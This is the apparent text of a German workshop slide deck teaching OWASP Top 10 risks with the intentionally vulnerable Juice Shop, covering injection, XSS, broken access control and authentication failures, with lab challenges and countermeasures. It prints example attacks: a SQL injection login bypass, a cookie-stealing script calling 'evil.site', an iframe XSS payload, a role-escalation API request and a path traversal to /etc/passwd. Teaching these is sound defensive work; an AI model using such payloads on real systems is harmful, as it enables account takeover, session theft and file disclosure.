Manipulation von Datenbankabfragen



Cross-Site Scripting (XSS)

Einschleusen von Skripten in Webseiten



OS-Command Injection

Ausführen von Betriebssystembefehlen



LDAP-Injection

Manipulation von Verzeichnisabfragen



NoSQL-Injection

Manipulation von NoSQL-Abfragen




Prompt Injection

Einschleusen von Befehlen in von LLM verarbeiteten Texten

2. OWASP Top 10 x Juice Shop

A05: Injection – SQL Injection

⇒ Schadhafte Befehle über Eingabefelder in die Datenbank einschleusen



Quelle: magnific.com

1. Was die App erwartet: Nutzernamen + Passwort

2. Was die App macht:



```
SELECT * FROM users WHERE username='admin' AND password='1234';
```

3. Der Angreifer gibt stattdessen ein:



```
'OR 1=1 --
```

4. Die Datenbank führt aus:



```
SELECT * FROM users WHERE username="OR 1=1--
```



1=1 ist immer wahr und -- kommentiert alles dahinterstehende aus → Anmeldung als beliebiger Nutzer

A05: Injection – XSS (Cross-Site Scripting)

⇒ Schadhafte Code im Browser anderer Benutzer ausführen

Was?

Ein Angreifer schleust Skriptcode (meist Javascript) in eine Webseite ein. Der Browser eines anderen Nutzers vertraut der Seite und führt das Skript mit den Rechten dieses Nutzers aus.

Wie?

- Angreifer hinterlegt Schadcode (z.B. in einem Kommentarfeld)
- Server speichert die Eingabe
- Opfer öffnet die Seite und der Browser führt das Skript aus

Beispiel



```
<script>fetch('evil.site?c='+document.cookie)</script>
```

⇒ Auslesen der Cookies des Opfers (enthalten oft Session-Tokens oder ähnliches)

Arten von XSS:

- **Stored/Persistent**
Code wird auf dem Server gespeichert und bei jedem Aufruf ausgeliefert
- **Reflected**
Code aus einer URL oder Anfrage wird sofort in der Antwort zurückgegeben, oft über präparierte Links
- **DOM-based**
Die Manipulation erfolgt rein im Browser über das DOM, ohne dass der Server beteiligt ist

Hands-on

Broken Access Control - Challenges



15 min

Info: Challenges mit mehr Informationen, Hinweisen und Lösungen finden sich im Repo

Challenge

Loggt euch als Administrator ein, ohne das Passwort zu kennen

Challenge

Führt einen DOM-basierten XSS-Angriff mit dem Payload
`<iframe src="javascript:alert(\`xss\`)">`
durch.

Challenge

Führt einen Reflected-XSS-Angriff aus.

Bonus

Loggt euch als Jim ein

Bonus

Speichere einen XSS-Payload dauerhaft am API-Endpoint, ohne über das Frontend zu gehen.

Maßnahmen: Injection

Strukturelle Trennung von Daten und Code

SQL Injection

→ Prepared Statements / ORM

Cross-Site Scripting (XSS)

→ Kontextspezifisches Output-Encoding

Defense-in-Depth (zusätzliche Schichten):

- Content Security Policy (CSP) gegen XSS
- Input-Validierung als zusätzliche Schicht
- Least-Privilege für Datenbank-Accounts

Was NICHT funktioniert:

Selbstgebaute Escape-Funktionen · Blocklist-Filter · WAF als alleinige Verteidigung

A01: Broken Access Control



Die Anwendung prüft nicht (ausreichend), ob ein Benutzer berechtigt ist, auf bestimmte Inhalte, Funktionen oder Daten zuzugreifen

Arten von Broken Access Control



IDOR

Zugriff auf fremde Objekte per ID-Manipulation



Privilege Escalation

Normaler Nutzer erhält Admin-Rechte



Path Traversal

Zugriff auf Dateien außerhalb des Pfads



Forced Browsing

Direkter Aufruf geschützter Funktionen



SSRF

Server zu internen Anfragen verleiten



CSRF

Opfer ungewollt Aktionen Ausführen lassen

Was ist eine IDOR-Schwachstelle?

⇒ Insecure Direct Object Reference: Zugriff auf fremde Daten durch simple ID-Manipulation

meinshop.de/konto/rechnung/123

Rechnung Nr. 123

Kunde: Max Mustermann

Adresse: Musterweg 7, 10115 Berlin

Betrag: 123,45€

meinshop.de/konto/rechnung/12345

Rechnung Nr. 12345

Kunde: Erica Müller

Adresse: Müllerweg 23, 10115 Berlin

Betrag: 1999,99€

Der Server überprüft die Identität (Authentifizierung), aber nicht die Berechtigung (Autorisierung) für genau dieses Objekt.

2. OWASP Top 10 x Juice Shop

Privilege Escalation

⇒ Der Angreifer verschafft sich höhere Rechte, als ihm eigentlich zustehen.
z.B. normaler Nutzer führt Funktionen aus die nur Administratoren vorbehalten sind

Wie es funktioniert:

- Eine Aktion sendet mehr Felder, als der Nutzer ändern darf (z.B. beim Profile-Update)
- Der Angreifer fügt ein privilegiertes Feld hinzu, z.B. role oder isAdmin
- Der Server übernimmt es ungeprüft
- Häufige Ursache: Die Rechteprüfung passiert nur im Frontend statt serverseitig bei jeder Anfrage

Beispiel: manipuliertes Profil-Update

```
PUT /api/user/me {"email": "...", "role": "admin"}
```

2. OWASP Top 10 x Juice Shop

Path Traversal

⇒ Mit ../-Sequenz aus dem erlaubten Verzeichnis ausbrechen

Erlaubter Ordner

/var/app/uploads/
Rechnung.pdf
Profilbild.png

../..../..

Außerhalb/verboten

/etc/passwd

1. Normaler Datei-Download

```
GET /download?file=rechnung.pdf
```

2. Angreifer manipuliert den Dateinamen

```
GET /download?file=../../../../../etc/passwd
```

3. Der Server prüft den Pfad nicht

```
200 OK /etc/passwd
```

Die Anwendung baut den Dateipfad direkt aus der Eingabe, ohne ../ zu entfernen oder das der Zielordner erzwungen wird

Broken Access Control - Challenges



20 min

Challenge

Lösche alle 5-Sterne Reviews über die Admin-Übersicht.

Challenge

Öffne den Warenkorb eines anderen Nutzers und füge einen Artikel hinzu.

Challenge

Werde reich.

Bonus

Bearbeite das Review eines anderen Nutzers bzw. veröffentliche ein Review in seinem Namen

Bonus

Erhalte eine Deluxe-Mitgliedschaft, ohne dafür zu zahlen

Maßnahmen: Broken Access Control

Strukturelle Trennung von Daten und Code

Function-Level

Role-Checks für jeden
Endpoint — nicht im UI

Object-Level

Ownership-Prüfung pro
Objekt (IDOR-Schutz)

Business Logic

Plausibilitätschecks
(negative Mengen, leere
Payment-Modes)

Konkrete Praktiken:

- Deny-by-default — alles ist verboten, bis explizit erlaubt
- Unguessable IDs (UUIDs) als Defense-in-Depth
- Fail-closed statt fail-open — bei Unklarheit abbrechen

Was NICHT funktioniert:

Buttons im UI verstecken · Routen verschleiern · Client-Side Checks

A07: Authentication Failure



Identifikations- und Authentifizierungsschwachstellen, durch die ein Angreifer als legitimer Nutzer erkannt wird, z.B. über gestohlene, schwache oder schlecht verwaltete Anmeldedaten

Typische Schwachstellen


- Credential Stuffing, Brute Force & Password-Spray werden nicht blockiert
- Schwache, voreingestellte/default oder bekannte Passwörter sind erlaubt
- Fehlende oder unwirksame Multi-Faktor-Authentifizierung
- Session Management Failures:
 - Session-IDs in der URL
 - Session-IDs dem Login nicht neu vergeben
 - Sitzungen/Tokens werden bei Logout oder Timeout nicht invalidiert
- Schwache Passwort-Wiederherstellung (z.B. Sicherheitsfragen)

Authentication Failure - Challenges

Challenge

Loggt euch als Administrator ein diesmal ohne SQL-Injection

Tipp: Welche Passwörter probieren Menschen als erstes? Denkt an Default-Credentials



10 min

Challenge

Setzt das Passwort von Bjoern über die Forgot-Password Funktion zurück

Tipp: Recherchiert seine Security Question. Die Antwort steht im Internet.

Maßnahmen: Broken Authentication

Strukturelle Trennung von Daten und Code

Nutzer

Starke Passwort-Policy

Vergleich mit Leak-Datenbanken

Multi-Factor Authentication (MFA)

Zweite Schicht, falls Passwort kompromittiert

Sichere Account-Recovery

Magic Links statt Security Questions

Server

Modernes Hashing

Argon2id oder bcrypt mit Salt — nie MD5

Rate Limiting auf Auth-Endpoints

Brute Force unmöglich machen

Sichere Session-Tokens

HttpOnly + Secure + SameSite Cookies

Was NICHT funktioniert:

Security Questions als alleinige Auth · Eigene Kryptographie

Wrap-up & Ressourcen

Zusammenfassung

Block 1

Hypothesen aufgestellt

Threat Model gebaut

"Was könnte schiefgehen?"

Block 2

Hypothesen verifiziert

Real ausgenutzt

"Geht es wirklich?"

Was ihr mitnehmt:

1. Security beginnt im Design
2. Identifizieren von Threats als systematische Methode
3. Trust Boundaries als wichtiges Konzept.
Wo wechselt das Vertrauen?

4. Defense-in-Depth

Es gibt immer mehrere Schichten, nie einzelne Maßnahmen

5. Schwachstellen verketteten sich

Denkt in Ketten, nicht in Einzellücken

6. Sicherheit ist ein iterativer Prozess

Ressourcen zum Weitermachen

Buch (der Standard)

Adam Shostack — "Threat Modeling: Designing for Security"

OWASP-Ressourcen

OWASP Top 10
OWASP Threat Modeling Cheat Sheet
OWASP Juice Shop weiter erkunden (100+ Challenges)

Tools & Lernumgebungen

Microsoft Threat Modeling Tool
OWASP Comulus (Threat Modeling Gamification)
OWASP Webgoat

Weiteres

BSI-Leitfaden „Entwicklung sicherer Webanwendungen“,
Bundeslagebild Cybercrime 2025
Microsoft SDL / OWASP SAMM

Quellen

Relevanz

- [1] Bundeslagebild Cybercrime 2025 – 15.05.2026 [\[Link\]](#)
- [2] ISO/IEC 27001 / BSI IT-Grundschutz – 01.02.2023 [\[Link\]](#)
- [3] DSGVO Art. 25, Verordnung (EU) 2016/679 [\[Link\]](#)
- [4] EDPB Guidelines 4/2019 on Article 25 [\[Link\]](#)
- [5] Richtlinie (EU) 2022/2555 (NIS2), Art. 21 [\[Link\]](#)
- [6] BSIG § 30 [\[Link\]](#)
- [7] BSI IT-Grundschutz-Kompendium, Baustein CON.8 Software-Entwicklung [\[Link\]](#)

Threat Modelling

- [9] OWASP Risk Rating Methodology [\[Link\]](#)
- [10] OWASP Threat Modeling Cheat Sheet [\[Link\]](#)
- [11] OWASP Threat Dragon [\[Link\]](#)

OWASP Top 10 x Juice Shop

- [12] OWASP Juice Shop [\[Link\]](#)
- [13] OWASP Juice Shop Docker Image [\[Link\]](#)

Quellen - Bilder

Login-Form Template
OWASP Juice Shop Architektur

[\[Link\]](#)

[\[Link\]](#)